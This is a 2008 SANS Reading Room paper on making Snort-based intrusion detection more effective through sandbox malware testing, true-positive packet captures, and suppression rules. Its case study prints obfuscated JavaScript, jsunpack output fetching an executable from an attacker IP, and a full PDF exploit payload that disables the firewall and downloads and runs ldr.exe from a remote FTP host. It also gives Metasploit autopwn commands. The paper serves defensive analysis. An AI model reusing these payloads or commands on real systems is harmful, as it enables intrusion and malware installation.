Interested in learning more about security?

SANS Institute
InfoSec Reading Room

This paper is from the SANS Institute Reading Room site. Reposting is not permitted without express written permission.

Intrusion Detection Likelihood: A Risk-Based Approach

The goal of this paper is to highlight the useful aspects of Network Intrusion Detection System (NIDS) and Network Intrusion Prevention System (NIPS).

Copyright SANS Institute
Author Retains Full Rights

AD

Intrusion Detection Likelihood: A Risk-Based Approach

GSEC Gold Certification

Author: Blake Hartstein, blake@jeek.org

Adviser: Dominicus Adriyanto Hindarto

Accepted: November 3, 2008

© SANS Institute 2008, Author retains full rights.

Intrusion Detection Likelihood: a Risk-Based Approach

Table of Contents

1. Introduction
2. Intrusion Detection Effectiveness
3. Incident Investigation Tools and Techniques
   - Packet Capture Database
   - Investigating IP Address History
4. Suppress and Threshold using Snort
5. Case Study: Client Vulnerabilities
   - Obfuscated JavaScript, Web Toolkits, and Browser Vulnerabilities
   - PDF Exploitation
6. Suggestions and Resources

Blake Hartstein

© SANS Institute 2008, Author retains full rights.

1. Introduction

The goal of this paper is to highlight the useful aspects of Network Intrusion Detection System (NIDS) and Network Intrusion Prevention System (NIPS). One reason that organizations do not use NIDS/NIPS on their networks is that it requires too much time for administrators to handle updates and alerts. Many administrators need better systems to prioritize alerts, communicate with analysts, and quickly determine the importance of IDS events. If administrators can solve these problems more effectively in the future, they will be more likely to use NIDS/NIPS to detect security threats.

Using open source tools such as Snort can require significant maintenance time for administrators. Administrators must investigate a constant stream of alerts that they must prioritize and filter effectively. Maintaining rules from multiple sources can be difficult because rule sets from snort.org and emergingthreats.net include more than 10,000 rules combined. Additionally, administrators must carefully deploy new versions of Snort, update configuration files, and test for performance impacts especially important when using NIPS to block unwanted traffic. Before more organizations deploy Intrusion Detection Systems, NIDS authors must make them easier to configure and require less ongoing maintenance.

There are several ways that administrators can investigate alerts better, thus spending less time for each incident. The current state of investigating incidents takes too much time because it is difficult to understand the intent of the rule without first understanding the language of what the rule really detects. This paper highlights some of the resources that would improve the process

© SANS Institute 2008, Author retains full rights.

of investigating events. Also, to improve quality of alerts administrators can configure Snort to suppress unwanted events to reduce investigation time. Martin Roesch is currently developing Snort 3.0, which promises to solve some of these problems more effectively in the engine itself. Snort 3.0 will include functionality for automatic tuning and prioritization of events.

2. Intrusion Detection Effectiveness

Intrusion Detection is an effective tool to identify many types of common malicious software. To survey effectiveness, an automated framework executed 4,000 malicious programs one at a time. For each malicious program that the framework processes, it restores a clean operating system image so that it can capture the activity from a single malicious program. During this process, the framework opens Internet Explorer and captures all network activity using tcpdump on a router that also restricts potentially abusive traffic. Of the 4,000 malicious code samples selected for this study, only 1,259 of them sent network traffic. Many malicious programs did not generate any network traffic because they do not have network functionality, they wait according to a timer (10 minutes or longer), or they require the user to take specific actions. For information on setting up a similar environment, download the Truman "sandnet". (1)

After capturing 1,259 packet captures (one for each malicious executable) in this manner with tcpdump, Snort processed the packet captures using the command-line option "-r" to read each saved packet capture. Snort processed each packet capture using the default rules

© SANS Institute 2008, Author retains full rights.

available from snort.org and emergingthreats.net. Testing the 1,259 network traffic captures with Snort reveals that 68 percent (or 856 incidents) have alerts that an IDS analyst would likely to investigate further. Each alert was evaluated to determine how likely an IDS analyst would determine that a security incident actually occurred. One example of alerts that an analyst might not consider security incidents are policy violation rules that detect small executable downloads. Such downloads could be confused with normal traffic and may not necessarily be malicious.

The remaining 403 packet captures contained alerts that could be confused with normal traffic (257), or did not cause any alerts at all (146 incidents). A large number of the malicious programs never sent network traffic during limited testing, indicating that a host-based tool may be more effective at identifying and removing the malicious program. Other failures existed that indicate the undetected malicious software may only be partially functional due to errors such as "404 – Page not found" in the return packet. Such errors indicate the attacker is using a different server or that the infected web site removed the malicious content. Most of the undetected packet captures did not result in failures and did not alert because no rules were available. The lack of alerts was due to minor variations in network traffic, randomness of key detection fields, or non-unique attributes in the network traffic. Each reason makes it difficult for rule-writers to create and maintain reliable detection rules.

NIDS/NIPS are useful tools that detect more than half of the incidents in this study that send network traffic. Administrators that use IDS systems will be more capable identifying and cleaning infected systems. Detection on the network has some advantages over

© SANS Institute 2008, Author retains full rights.

detection on the host. One example is when attackers alter executables to prevent inspection by anti-virus tools, but they do not change network activity. There are more than 100 freely available tools to pack software programs, all of which change the executables but do not alter the behavior. Attackers use packers to subvert host-based tools, but they often do little to change network protocols or communication methods.

Like any security tool, IDS systems are a piece of the defense-in-depth strategy to mitigate risk. There are strengths to both host-based and network-based tools; and organizations should use multiple tools to mitigate risk. Although the 4,000 random sample of this analysis is small when considering how many malicious programs are available on the Internet, the high detection rate shows why NIDS systems are a useful component to detect attackers.

3. Incident Investigation Tools and Techniques

Packet generation and security incident databases can improve the process of investigating IDS alerts. As an example, the Metasploit exploitation framework (2) contains many exploits that attackers can use to launch attacks. To generate packet captures from Metasploit, administrators can use the "db_autopwn" command to launch all available exploits against a honeypot target that captures network traffic for these attacks. For a honeypot located at 192.168.a.b, Metasploit will launch all available exploits.

```
./msfconsole < input.txt
```

Contents of input.txt:

```
load db_mysql
```


© SANS Institute 2008, Author retains full rights.

```
db_create pwnhoneypot
db_nmap 192.168.a.b
db_autopwn -t -p -e -s -b
```

Administrators can use the target 192.168.a.b to capture the attacks using the command 'tcpdump –i eth0 –w db_autopwn.pcap'. They can also vary the services available to capture different exploits. Using a realistic host on the network is a good idea because it will capture exploits that administrators are likely to see. Another option to capture more different attacks uses a honeypot service (such as Netcat) on a single port, then redirects all incoming TCP traffic to that service.


```
# iptables –t nat –A PREROUTING –i eth0 \
    –p tcp –m tcp --dport 1:65535 \
    –j REDIRECT --to-ports 80
```

A database of "true alerts" is useful for writing IDS rules, testing the effectiveness of rules, and identifying false alerts. Packet captures generated and captured for this purpose are available from http://evilfingers.com/projects/pcaps.php. Other resources such as http://openpacket.org/ provide similar samples for malicious, suspicious, and normal packet captures.

By mirroring these existing databases and adding new pcap files for historical events, administrators can view the true alert database from the Snort front-end BASE (Basic Analysis and Security

© SANS Institute 2008, Author retains full rights.

Engine).



Sample of True positive [pcap] reference

To add functionality administrators should add the following code in green to the base_config.php file.

```
$external_sig_link = array( …
     'pcap'       => array('pcaps/', '.pcap'),
```

Administrators must also make additions to line 248 of the includes/base_signature.inc.php file.

```
if ( ( is_numeric($sig_id) ) && ($sig_sid >= 103) ) {
  $ref = $ref.GetSingleSignatureReference("local", $sig_sid, $style);
  $ref = $ref.GetSingleSignatureReference("pcap", $sig_sid, $style);
}
```

Administrators may also want to hide this link unless the file exists. They can add this functionality to the base_signature.inc.php

© SANS Institute 2008, Author retains full rights.

file with the PHP function file_exists().

In addition to increased availability of information, publishing packet captures allows administrators to determine which rules are most important. Rules that detect public exploits are more important because there is an increased likelihood that a future attack will also be important. Administrators that capture additional true positive pcaps can compare suspicious activity with alert traffic and improve analysis. This allows analysts to compare a known malicious pcap against live traffic in order to more quickly understand the intent of the rule and if the new alert signifies a new or important event. As one example, suppose the IDS generates an alert for Emerging Threats signature 2008564 with the following traffic on port 80/tcp.

```
GET / HTTP/1.1
Range: bytes=0-
User-Agent: Internet Explorer
Host: windowsupdate.microsoft.com
```

In this case, the Emerging Threats rule does not indicate whether the original rule writer intended to detect the "Internet Explorer" string or some other User-Agent. The full rule is as follows:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET MALWARE Suspicious
User-Agent (Internet HTTP Request)"; flow:established,to_server; content:"|0d
0a|User-Agent\: Internet "; classtype:trojan-activity; sid:2008564; rev:1;)
```

It is also not clear from the rule what the original author wanted to detect and it is not specific enough. Inspecting a pcap of a true positive makes this event clearer; in this case, the rule's author likely wrote the rule to detect a fake security application called Anti-virus XP 2008. The true positive pcap contains:

© SANS Institute 2008, Author retains full rights.

```
GET /images/1221960883/80e66f7078501fc39ad656d055bfb268/33747302-c5f2-448a-
8bbe-de4c1d3383b6.gif HTTP/1.1
Range: bytes=0-
User-Agent: Internet Explorer
Host: av-xp2008.com
```

Clearly, this true positive example shows that the author could have written this rule for a fake security application. In this case, an analyst can verify that the windowsupdate.microsoft.com IP address indeed belongs to Microsoft then suppress this false positive in the future. More information on suppression is available in section 4.

Administrators that capture network traffic from a live network should be careful when releasing it publicly. Packet captures can reveal information including passwords or other sensitive information. Administrators should attempt to regenerate network traffic in a lab environment or use utilities such as tcprewrite or netdude to remove confidential information.

Rule writers should also release packet captures as an ongoing effort to allow analysts to identify attacks accurately and for administrators to determine their importance. Generating a packet capture helps during rule development and testing. For example, rule authors can use the Snort "-r" option to read from a packet capture instead of the "-i" option that specifies a network interface. Testing new rules with realistic packet captures allows rule writers to fix common problems that often cause rules to malfunction or fail to alert on true attacks.

Investigating large numbers of alerts can be time consuming. Analysts can compare exploit traffic with other live traffic collections by IP address to the risk from that host. Many online public resources publish information about attacks and may provide

© SANS Institute 2008, Author retains full rights.

useful correlation with attacks that an organization is seeing. The SANS resource at http://isc.sans.org/ipdetails.html?ip=216.39.58.198 shows information on all connections they observe with the fields DateTime, Source, Target, Ports, Protocol, and Flags.

Administrators can also utilize the information in these public databases to determine IP address history. Other public sources of data that have IP addresses include http://www.cyber-ta.org/releases/malware-analysis/public/ and http://isc.sans.org/diary.html?storyid=3505.

Emerging Threats recently released a tool called Sid Reporter. Sid Reporter collects and aggregates Snort alerts and attacker IP Addresses. It creates a PGP encrypted report and sends it via SMTP to an email address, by default Emerging Threats. This allows analysts to aggregate alerts, determine important hosts to investigate, and fine-tune rules that cause false positives. (3)

Analysts should use all available resources to recreate exploit traffic and compare it with live traffic. Analysts can use pre-generated libraries to lookup packet captures for specific Snort alerts. They can also review the history of hosts using public resources to identify if similar alerts exist. Sharing information with the community allows analysts to improve their investigation of new alerts.

4. Suppress and Threshold using Snort

One reason that organizations have problems managing a NIDS is that there are a large number of alerts. Analysts spend lots of time handling alerts and it often requires hiring a devoted analyst to handle effectively. NIDS alerts frequently occur for older attacks

© SANS Institute 2008, Author retains full rights.

that are of low risk to patched computers. Such events create noise and are not as useful to organizations because of their high prevalence and low success rate.

Even if analysts believe attacks are unsuccessful or the target is already patched, they should not disable detection rules. Instead, looking for other activity related to attacks may reveal other undetected or hidden attempts. Maintaining a list of malicious IP addresses is one way that analysts can identify other activity from an attacker for attacks which do not have an existing IDS signature. For instance, if a NIDS detects a JavaScript attack against Internet Explorer it may not identify another bundled attack against Quicktime or Realplayer.

Altering rule detection for false positives may reduce effectiveness and performance; therefore, it is often more useful to suppress the alert instead. An example below shows the addition of a negated content match for "microsoft.com", which could alternatively be handled by a suppression rules that use the Microsoft network.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET POLICY Unusual User
Agent (Client)"; flow: to_server,established; content:"User-Agent\: Client|0d 0a|";
nocase; content:!".microsoft.com|0d 0a|"; nocase; classtype: trojan-activity;
reference:url,doc.emergingthreats.net/2002082; sid:2002082; rev:9;)
```

In the rule above, the negative content match content:!".microsoft.com|0d 0a|" excludes any alert that contains the microsoft.com string. This is bad because an attacker can evade this signature by including the string in another area of the packet or by spoofing the "Host:" header to be Microsoft. Instead, a suppression rule allows Snort to hide this alert when the destination IP address or network belongs to Microsoft.

```
suppress gen_id 1, sig_id 2002082, track by_dst, ip 65.55.192.0/18
```

Blake Hartstein

© SANS Institute 2008, Author retains full rights.

Suppression rules are more effective than modifying the detection to contain a negative content match in this case. It does not allow an attacker to insert a ".microsoft.com" string in the packet to evade detection. It also improves performance because the content inspection does not have to look through the rest of the packet. It allows administrators to limit trust to individual IP addresses that have historically caused unwanted alerts, and continue to detect new events of interest. In this way, analysts can still monitor all relevant alerts, but they will not receive any alerts from a trusted host or network.

Another reason there are a high number of alerts is that NIDS generate the same alert multiple times. For example, if a policy rule detects the use of the "Bit Torrent" protocol (4), it may alert several hundred times from a single user that begins to search and download torrents. Analysts should use threshold rules to reduce alerts from rules that alert frequently.

Each organization must configure Snort to suppress and threshold rules because each network is unique and automatic exclusions for trusted parties may enable them to launch undetected attacks. More information on threshold and suppress are available in the Snort manual. (5)

5. Case Study: Client Vulnerabilities

Encoded JavaScript is a common attack vector today. Web-based attack toolkits including zoPack, Neosploit, IcePack, Firepack, and Mpack are several examples of web-based attack toolkits that obfuscate JavaScript code in order to hide contents from researchers and defensive tools. Here are a few examples of obfuscated JavaScript

© SANS Institute 2008, Author retains full rights.

that attackers use to hide client-based exploits.

```
eval(decode64('bmV3IEFjdGl2ZVhPYmplY3QoJ1dlYlZpZXdGb2xkZXJJY29uLldlYlZpZXdGb2xkZXJJ
Y29uLjEnKTs='));
```

```
document.write( unescape('%3C%73%63%72%69%70%74…'))
```

```
unescape(String.fromCharCode(37,117,57,48,57,48,37,117,57,48,57,48,37,117,53,52,101
,98,37,117,55));
```

In addition to these examples, attackers use more advanced encodings. They encode scripts multiple times, intermixed eval statements with different context, and they use static HTML functions variables such as innerHTML and the getElementById() function. Also, the arguments.callee variable returns the contents of the current function; attackers and toolkits frequently use this variable to detect when an analyst modifies the script's behavior to analyze it.

One effective way to combat this threat and decode obfuscated JavaScript is to use SpiderMonkey, an open-source JavaScript engine. Attackers commonly use functions to hide JavaScript code, such as eval(), document.write(), unescape(), or a combination of multiple functions. Altering these functions in the JavaScript engine or hooking them by redefining the function allows analysts to more easily understand malicious JavaScript files. Analysts can use tools to decode obfuscated JavaScript, such as jsunpack, which is based upon this idea and decodes many of the most complicated JavaScript files automatically (Blake Hartstein, http://jsunpack.jeek.org/).

One example of decoding a malicious JavaScript with jsunpack against hxxp://91.203.93.61/25/1/ results in the original script, a decoded version, and the final decoding. Jsunpack simulates ActiveX objects by showing function call parameters and additional URLs. The final decoding reveals the following information.

```
goMDAC();//jsunpack.called CreateElement object
```


© SANS Institute 2008, Author retains full rights.

```
CreateObject adodb.stream
CreateObject Shell.Application
CreateObject msxml2.XMLHTTP
//jsunpack.fetch hxxp://91.203.93.61/25/1/getexe.php?h=11
//jsunpack.fetch undefined
//jsunpack.write undefined
//jsunpack.save ..\S87ekhV.exe
PEELt6.ShellExecute(Frogxa);//jsunpack.called setTimeout with goMDAC();, 3500
goPDF();//jsunpack.called setTimeout with goPDF();, 5000
//jsunpack.fetch hxxp://91.203.93.61/25/1/getexe.php?h=12
```

Additionally, jsunpack caches previously fetched scripts because frequently researchers or attackers take them offline before researchers can analyze them. For example, this decoding is available from http://jsunpack.jeek.org/dec/go?url=91.203.93.61/25/1/.

There are many incidents where generic rules detect previously unknown threats. When administrators enable rules that detect generic threats, they increase their detection capabilities but also risk more false positives and alerts. One attack that began in October 23, 2007, continues to infect many systems is a PDF exploit that was first launched from an IP address on the prior Russian Business Network (RBN). In that attack, attackers exploit a PDF vulnerability by using a directory traversal to execute an arbitrary program on the system. The pdf file that exploits this vulnerability is as follows:

```
14 0 obj<</URI(mailto:%/../../../../../../Windows/system32/cmd".exe"" /c /q \"@echo
off&netsh firewall set opmode mode=disable&echo o 81.95.146.130>1&echo
binary>>1&echo get /ldr.exe>>1&echo quit>>1&ftp -s:1 -v -A>nul&del /q 1& start
ldr.exe&\" \"&\" "nul.bat)/S/URI>>
```

In this attack, when a user opens the malicious pdf file on a vulnerable machine it downloads ldr.exe from a remote ftp server and executes it. In order to detect this attack, IDS can detect directory traversals; however, they typically only inspect traffic going to the server for this type of attack, in this case the traffic instead goes

© SANS Institute 2008, Author retains full rights.

to the client. Detecting directory traversals to the client can cause false positives but is beneficial to detect new attacks like this. Overly generic rules may be useful for researchers to identify new attacks, but they may also harm organizations that enable them without the proper ability to handle false positives and high numbers of alerts. If administrators begin to build a database of IP addresses or networks using suppress rules for false positives, administrators can avoid alerting on traffic that they have already analyzed and determined is not an attack.

Jsunpack also attempts to decode JavaScript code within PDF files. Similar to obfuscated JavaScript files, PDF files often contain multiple decoding stages. As one example, this URL shows a malicious PDF file with multiple decoding stages, http://jsunpack.jeek.org/dec/go?url=exploit1.pdf. In this example, jsunpack decodes the JavaScript within the PDF file, which the attacker encoded also. Finally, jsunpack reveals the true exploit and a call to Collab.collectEmailInfo(), a very common PDF exploit.

6. Suggestions and Resources

Many techniques exist to limit the amount of time required to manage an IDS and investigate alerts. While many of these techniques are effective, each company still requires experienced personnel. Managing rules requires an ongoing investment of time. Administrators are often unable to manage their rulesets because there are often in excess of 10,000 rules. Update processes and initial setup need to utilize rule policies so that administrators can define types of attacks and policies (such as protocols and software) that they want to detect. Administrators and analysts should focus on high priority

© SANS Institute 2008, Author retains full rights.

alerts using existing databases and use tools that give them greater insights into the attacks and hosts that they investigate.

7. References

1) Joe Stewart, http://www.secureworks.com/research/tools/truman.html
2) H D Moore, http://www.metasploit.com/
3) Victor Julien, http://www.emergingthreats.net/sidreporter/
4) Matt Jonkman, http://doc.emergingthreats.net/2000357
5) Martin Roesch, http://www.snort.org/docs/snort_manual

Blake Hartstein

© SANS Institute 2008, Author retains full rights.

Last Updated: May 19th, 2013

Upcoming SANS Training

Click Here for a full list of all Upcoming SANS Events by Location

SANS Malaysia @ MCMC 2013	**Cyberjaya, MY**	**Jun 03, 2013 - Jun 08, 2013**	**Live Event**
SANS Pen Test Berlin 2013	**Berlin, DE**	**Jun 03, 2013 - Jun 08, 2013**	**Live Event**
Industial Control Systems Security Training - Houston	**Houston, TXUS**	**Jun 10, 2013 - Jun 15, 2013**	**Live Event**
Security Impact of IPv6 Summit 2013	**Washington, DCUS**	**Jun 14, 2013 - Jun 16, 2013**	**Live Event**
SANSFIRE 2013	**Washington, DCUS**	**Jun 14, 2013 - Jun 22, 2013**	**Live Event**
SANS Canberra 2013	**Canberra, AU**	**Jul 01, 2013 - Jul 13, 2013**	**Live Event**
SANS London Summer 2013	**London, GB**	**Jul 09, 2013 - Jul 16, 2013**	**Live Event**
Digital Forensics & Incident Response Summit 2013	**Austin, TXUS**	**Jul 09, 2013 - Jul 16, 2013**	**Live Event**
SANS Rocky Mountain 2013	**Denver, COUS**	**Jul 14, 2013 - Jul 20, 2013**	**Live Event**
SANS Mumbai 2013	**Mumbai, IN**	**Jul 22, 2013 - Jul 27, 2013**	**Live Event**
SEC528 SANS Training Program for the CompTIA® New Advanced Security Practitioner (CASP) Certification	**Washington, DCUS**	**Jul 22, 2013 - Jul 26, 2013**	**Live Event**
SANS San Francisco 2013	**San Francisco, CAUS**	**Jul 29, 2013 - Aug 03, 2013**	**Live Event**
SANS SEC 560: Network Penetration Testing @ Bangalore 2013	**Bangalore, IN**	**Aug 05, 2013 - Aug 10, 2013**	**Live Event**
SANS Boston 2013	**Boston, MAUS**	**Aug 05, 2013 - Aug 10, 2013**	**Live Event**
Critical Security Controls Summit	**Washington, DCUS**	**Aug 12, 2013 - Aug 18, 2013**	**Live Event**
Industrial Control Systems Security Training - DC	**Washington, DCUS**	**Aug 12, 2013 - Aug 16, 2013**	**Live Event**
Mobile Device Security Summit 2013	**OnlineCAUS**	**May 30, 2013 - Jun 06, 2013**	**Live Event**
SANS OnDemand	**Books & MP3s OnlyUS**	**Anytime**	**Self Paced**